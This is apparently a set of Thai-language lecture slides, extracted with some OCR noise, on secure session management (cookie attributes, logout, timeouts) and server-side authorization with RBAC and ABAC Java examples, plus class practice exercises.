
- ถ้าเราใช้คุกกี้ในการเก็บ session ต้องดูแลสิ่งเหล่านี้เป็นพิเศษ
 - Domain เพื่อกำหนดว่างของการใช้คุกกี้จะเป็นโดเมนนั้นหรือชับโดเมน (หน้าถัดไป)
 - Path เพื่อกำหนดพาร์ทและชับพาร์ทของ resources ที่มีการกำหนดค่าคุกกี้ เช่น ถ้า session id จำเป็นเฉพาะ /secret/ ก็ควรจะเซ็ตคุกกี้เฉพาะพาร์ทนั้น และชับพาร์ทของ /secret/ เท่านั้น
 - HttpOnly
 - Secure บอกว่าบราวเซอร์จะส่งคุกกี้ก็ต่อเมื่อใช้ HTTPS เท่านั้น

```
Set-Cookie: sessionId=[top secret value]; path=/secret/; secure; HttpOnly;
domain=payments.martinfowler.com
```

- Generate safe session identifiers
- Don't expose session identifiers
- **Protect your cookies**
- Managing the session life cycle
- Verify it
- In frameworks
- In Summary

Protect user sessions

The cookie will only be sent to the specified domain and any of its subdomains.



- Generate safe session identifiers
- Don't expose session identifiers
- **Protect your cookies**
- Managing the session life cycle
- Verify it
- In frameworks
- In Summary

Managing session life cycle

- จะจัดการ life cycle ของ session อย่างไรกับแอปพลิเคชัน
- ใส่ timeout ให้กับ inactive session เร็วๆน้อย จะเร็วขึ้นอยู่กับความทนต่อความเสี่ยง
 - Verify it
 - In frameworks
- ของแอป ถ้าเป็นธุรกรรมออนไลน์ ก็จะเร็วๆน้อย ถ้าเป็นเว็บข่าวอาจปล่อยนานเลย
- เป็นต้น
- ทำปุ่มในการ logout ที่ผู้ใช้เห็นชัดเจน และต้องติดต่อบรัวเซอร์ให้ทำลายคุกกี้ที่เก็บ session ด้วย โดยกำหนดวันหมดอายุที่ผ่านไปแล้ว

```
Set-Cookie: sessionId=[top secret value]; path=/secret/; secure; HttpOnly;  
domain=payments.martinfowler.com; expires=Thu, 01 Jan 1970 00:00:00 GMT
```

Managing session life cycle

- เตรียมวิธีการบางอย่างให้ผู้ใช้สามารถ terminate การทำงานของทุก session

โดยวิธีการง่ายๆ เช่นการเปลี่ยน password จะทำให้ทุก sessions ที่ active อยู่
ของผู้ใช้ถูกแตกออกไปโดยอัตโนมัติ

- ถ้าผู้ใช้สามารถทราบได้ด้วยว่ามี sessions ของตัวเอง active อยู่ในอุปกรณ์หนึ่ง
ก็ sessions ก็จะช่วยให้ผู้ใช้ประเมินว่าถูกบุกรุกรึไม่ สะดวกขึ้น

cookie อื่นๆ ที่สำคัญ เช่น SameSite ซึ่งเกี่ยวกับเรื่อง first party cookie และ third party cookie

https://developer.mozilla.org/en-US/docs/Web/HTTP/Cookies#SameSite_cookies

- Generate safe session identifiers
- Don't expose session identifiers
- Protect your cookies
- Managing the session life cycle
- Verify it
- In frameworks
- In Summary

Verify it

- แนวทางในการทำ authentication และการจัดการ session มีอยู่หลากหลาย เพื่อให้มั่นใจว่าเราเลือกทำสิ่งที่เหมาะสมให้คึกคักแนวทางใน [OWASP's ASVS](#) (Application Security Verification Standard)
- ASVS แนะนำความปลอดภัย 3 ระดับ
 1. เพื่อป้องช่องโหว่พื้นฐาน
 2. สำหรับเว็บไซต์ทั่วไปที่ต้องดูแลข้อมูลสำคัญบางส่วน
 3. สำหรับเว็บไซต์ที่ต้องเน้นเรื่องความปลอดภัยของข้อมูล เช่น ข้อมูลสุขภาพ ข้อมูลทางการเงิน เป็นต้น
- Generate safe session identifiers
- Don't expose session identifiers
- Protect your cookies
- Managing the session life cycle
- Verify it
- In frameworks
- In Summary

Protect user sessions

Framework	Approaches
Java	Tomcat
	Jetty
	Apache Shiro
	OACC
Spring	Spring Security
Ruby on Rails	Ruby on Rails
	Devise
ASP.NET	ASP.NET Core authentication
	Built-in Authentication Providers
Play	play-silhouette
Node.js	Passport framework

- Generate safe session identifiers
- Don't expose session identifiers
- Protect your cookies
- Managing the session life cycle
- Verify it
- **In frameworks**
- In Summary

In Summary

- ใช้ session management framework ที่มีอยู่อย่างไปเขียนเอง ถ้าไม่ได้ต้องการแข่งกับ framework ที่มีอยู่แล้ว
- เก็บ session id ให้ดีๆ อย่าให้ไปอยู่ใน URLs หรือ log ต่างๆ ได้โดยเด็ดขาด
- ปกป้อง session ของคุณก็โดยกำหนด attributes เพิ่มเติม เช่น Domain, Path, HttpOnly และ Secure
 - In frameworks
 - In Summary
- ให้สร้าง session ใหม่ เมื่อผู้ใช้เปลี่ยนระดับของสิทธิในการเข้าใช้งานระบบ เช่น ก่อน login กับหลัง login สำเร็จแล้ว ให้ใช้คนละ session กัน
- ห้ามใช้ session id ที่เราไม่ได้เป็นคนสร้างเอง
- ตรวจสอบว่าเรามีวิธีการให้ผู้ใช้สามารถออกจากระบบ และสามารถ terminate ที่ sessions ของเขาราids

Practice 8

ໄປດູວ່າກລຸ່ມເຮົາມື Protect user session
ອະໄຣບ້າງ ແລະ ທຳຍ່າງໄຣ ຄໍາໄມ່ມີໃຫ້ໄສ NA

9. Authorize actions

Authorization actions

- ใช้เพื่อตรวจสอบว่าอะไรทำได้ และอะไรทำไม่ได้
- มักถูกระบุในลักษณะของการอนุญาตว่าผู้ใช้คนไหนสามารถเข้าถึง resources ไหนได้บ้าง เช่น ไฟล์ หน้าเว็บ REST APIs หรือทั้งระบบ เป็นต้น

- Authorize on the server
- Deny by default
- Authorize actions on resources
- Use policy to authorize behavior
 - Implementing RBAC
 - Implementing ABAC
- Other ways to model policy
- Implementation considerations
- In Summary

Authorize on the server

- ข้อผิดพลาดที่สำคัญเลยเรื่องหนึ่งคือการออกแบบให้ช่องความสามารถในการทำนั้นนี่ เช่น **delete user** จากหน้าเว็บของผู้ใช้ทั่วไป โดย เชิร์ฟเวอร์ ***ไม่ได*** ตรวจสอบว่าคำสั่ง **delete** นั้นผู้สั่งเข้ามามีสิทธิ์ไหม !!!
- เชิร์ฟเวอร์ต้องไม่เชื่อข้อมูลที่ส่งมาจากผู้ใช้ที่ไม่สามารถตรวจสอบได้ว่าจริงหรือไม่

- Authorize on the server
- Deny by default
- Authorize actions on resources
- Use policy to authorize behavior
 - Implementing RBAC
 - Implementing ABAC
- Other ways to model policy
- Implementation considerations
- In Summary

Deny by default

- การทำ authorization ให้เน้นการปฏิเสธไว้ก่อนถ้าตรวจสอบไม่ได้ หรือไม่ได้มีการอนุญาตไว้ชัดเจนก่อนหน้า
- ให้ทำการ override ทุกการทำงานที่ไม่ได้กำหนดสิทธิในการเข้าถึง

- Authorize on the server
- Deny by default
- Authorize actions on resources
- Use policy to authorize behavior
 - Implementing RBAC
 - Implementing ABAC
- Other ways to model policy
- Implementation considerations
- In Summary

Use policy to authorize behavior

Implementing RBAC (Role-based access control)

```
public OperationResult deleteUser(final UserId userId, final User callingUser) {  
    if (callingUser != null && callingUser.getUsername().equals("admin_kristen")) {  
        doDelete(userId);  
        return SUCCESS;  
    } else {  
        return PERMISSION_DENIED;  
    }  
}
```

มีแต่เอดมิน “admin_kristen” ที่ลบผู้ใช้ออกจากระบบได้

- Authorize on the server
- Deny by default
- Authorize actions on resources
- **Use policy to authorize behavior**
 - **Implementing RBAC**
 - Implementing ABAC
- Other ways to model policy
- Implementation considerations
- In Summary

Use policy to authorize behavior

Implementing RBAC (Role-based access control)

- ถ้า “admin_kristen” ลาออก หรือไม่ได้เป็นแอดมินแล้ว จะทำอย่างไร

```
public OperationResult deleteUser(final UserId userId, final User callingUser) {  
    if (callingUser != null && callingUser.hasRole(Role.ADMIN)) {  
        doDelete(userId);  
        return SUCCESS;  
    } else {  
        return PERMISSION_DENIED;  
    }  
}
```

ทำการตรวจสอบบทบาท (role) ก็จะดีกว่าหรือยึดหยุ่นกว่า

- Authorize on the server
- Deny by default
- Authorize actions on resources
- Use policy to authorize behavior**
 - Implementing RBAC
 - Implementing ABAC
- Other ways to model policy
- Implementation considerations
- In Summary

Use policy to authorize behavior

Implementing RBAC (Role-based access control)

- แล้วถ้ามีแอดมินมากกว่า 1 คนและสามารถจัดการข้อมูลได้ไม่เท่ากัน จะทำอย่างไร

```
public OperationResult deleteUser(final UserId userId, final User callingUser) {
    if (callingUser != null && callingUser.hasPermission(Permission.DELETE_USER)) {
        doDelete(userId);
        return SUCCESS;
    } else {
        return PERMISSION_DENIED;
    }
}
```

โคดนี้เลือกตรวจสอบลิทีในการเข้าถึงของผู้ใช้คนนั้นๆ แยกลิทีในการเข้าถึงจาก role มี frameworks อย่าง Spring Security, CanCanCan, authorization library อย่าง Casbin ที่ทำได้

- Authorize on the server
- Deny by default
- Authorize actions on resources
- **Use policy to authorize behavior**
 - **Implementing RBAC**
 - Implementing ABAC
- Other ways to model policy

Implementation consideraions
In Summary

The screenshot shows the homepage of casbin.org. At the top, there is a header bar with a back arrow, forward arrow, a refresh icon, and a search bar containing "casbin.org". To the right of the search bar are several icons: a star, a copy, a green line, and a square. Below the header is a navigation bar with links for "Docs" (which has a dropdown menu), "Ecosystem", "Blog", "Help", "Editor", "For Enterprise", "Hosting Plan", and "(SaaS)". There is also a language switcher for "English" and social media links for GitHub and Discord. On the far right of the header are "Sign Up" and "Login" buttons.

Casbin

An authorization library that supports access control models like ACL, RBAC, ABAC for Golang, Java, C/C++, Node.js, Javascript, PHP, Laravel, Python, .NET (C#), Delphi, Rust, Ruby, Swift (Objective-C), Lua (OpenResty), Dart (Flutter) and Elixir

[Get Started](#)



Golang



Java



C/C++



Node.js



Front-end



Laravel



Python



.Net (C#)



Delphi



Rust

Welcome! I am James, the sales manager of Casbin. Do you have any questions about our pricing and how to purchase the SaaS or Enterprise version? Please reply to me here!

James

just

Use policy to authorize behavior

Consider to use RBAC when?

- ถ้าลิทธิในการเข้าถึง (permissions) ค่อนข้างคงที่ ไม่เปลี่ยนแปลง
- บทบาทในเชิงนโยบายสามารถเทียบเคียงได้กับบทบาทในโดเมน
- ประเภทของลิทธิในการเข้าถึงไม่ได้มีจำนวนหลากหลายหรือมากเกินไป

- Authorize on the server
- Deny by default
- Authorize actions on resources
- **Use policy to authorize behavior**
 - **Implementing RBAC**
 - Implementing ABAC
- Other ways to model policy
- Implementation considerations
- In Summary

Use policy to authorize behavior

Implementing ABAC (attribute-based access control)

- Generalized version ของ RBAC ที่สามารถเพิ่ม attributes อื่นๆ ของ

ผู้ใช้ เช่น environment ของผู้ใช้ หรือ resources ที่พิจารณาเข้าถึง

- วิธีการมาตรฐานในการกำหนดนโยบายของ ABAC จะอยู่ในรูปแบบของ XACML (eXtensible Access Control Markup Language) หรือ XML-based format จาก OASIS

Casbin library ใช้ทำ ABAC ได้ด้วย

- Authorize on the server
- Deny by default
- Authorize actions on resources
- **Use policy to authorize behavior**
 - Implementing RBAC
 - **Implementing ABAC**
- Other ways to model policy
- Implementation considerations
- In Summary

Use policy to authorize behavior

Consider ABAC when?

- การกำหนดสิทธิ์ในการเข้าถึงไดนามิกมาก เปลี่ยน role ของผู้ใช้เท่านั้นไม่เพียงพอ
- มี profile attributes และสิทธิ์ต่างๆ มีการกำหนดอยู่แล้วในส่วนงานอื่น เช่น HR
- มีการใช้ค่าที่เปลี่ยนแปลงไปได้เรื่อยๆ ในการตรวจสอบสิทธิ์ในการเข้าถึง เช่น เป็นเวลาทำงานหรือนอกเวลาทำงาน ใช้ไปแล้วกี่ชั่วโมง เป็นต้น
- เราต้องการบริหารจัดการการเข้าถึงในระดับลึก
- Authorize on the server
- Deny by default
- Authorize actions on resources
- Use policy to authorize behavior
 - Implementing RBAC
 - Implementing ABAC
- Other ways to model policy
- Implementation considerations
- In Summary

Implementation considerations

- ให้เซ็ทค่า Cache-Control header เป็น “private, no-cache, no-store”
 - Implementing RBAC
 - Implementing ABAC
- ทางแนวทางที่ลดความซ้ำซ้อนของการทำ authorization
 - Other ways to model policy
 - Implementation considerations
 - In Summary

Cache request directives

Standard `Cache-Control` directives that can be used by the client in an HTTP request.

```
Cache-Control: max-age=<seconds>
Cache-Control: max-stale[=<seconds>]
Cache-Control: min-fresh=<seconds>
Cache-Control: no-cache
Cache-Control: no-store
Cache-Control: no-transform
Cache-Control: only-if-cached
```

Cache response directives

Standard `Cache-Control` directives that can be used by the server in an HTTP response.

```
Cache-Control: must-revalidate
Cache-Control: no-cache
Cache-Control: no-store
Cache-Control: no-transform
Cache-Control: public
Cache-Control: private
Cache-Control: proxy-revalidate
Cache-Control: max-age=<seconds>
Cache-Control: s-maxage=<seconds>
```

In Summary

- Authorize on the server
 - Deny by default
 - Authorize actions on resources
 - Use policy to authorize behavior
 - Implementing RBAC
 - Implementing ABAC
 - Other ways to model policy
 - Implementation considerations
 - In Summary
- ต้องมีการทำ authorization ที่ผ่านเซิร์ฟเวอร์เสมอ การซ่อน UI ที่ไม่ใช่ของ role นั้น ok สำหรับ UX แต่ไม่พอสำหรับการป้องกันการบุกรุก
- ให้ทำ Deny by default ทำ positive validation ปลอดภัยกว่า negative validation
- มีโคดสำหรับการตรวจสอบลิทธิในการเข้าถึงแต่ละ resource เช่นไฟล์ โปรไฟล์ REST APIs
- การทำ authorization เป็น domain-specific
- ในการนี้ทั่วไปให้ใช้ RBAC และแยกส่วนของ role ออกจากลิทธิในการเข้าถึงเพื่อให้จัดการได้ง่ายขึ้น

Practice 9

ให้ดูว่าในกลุ่มมีการทำ Authorize actions/Roles อะไรบ้าง
และทำอย่างไร ถ้าไม่มีให้ใส่ NA

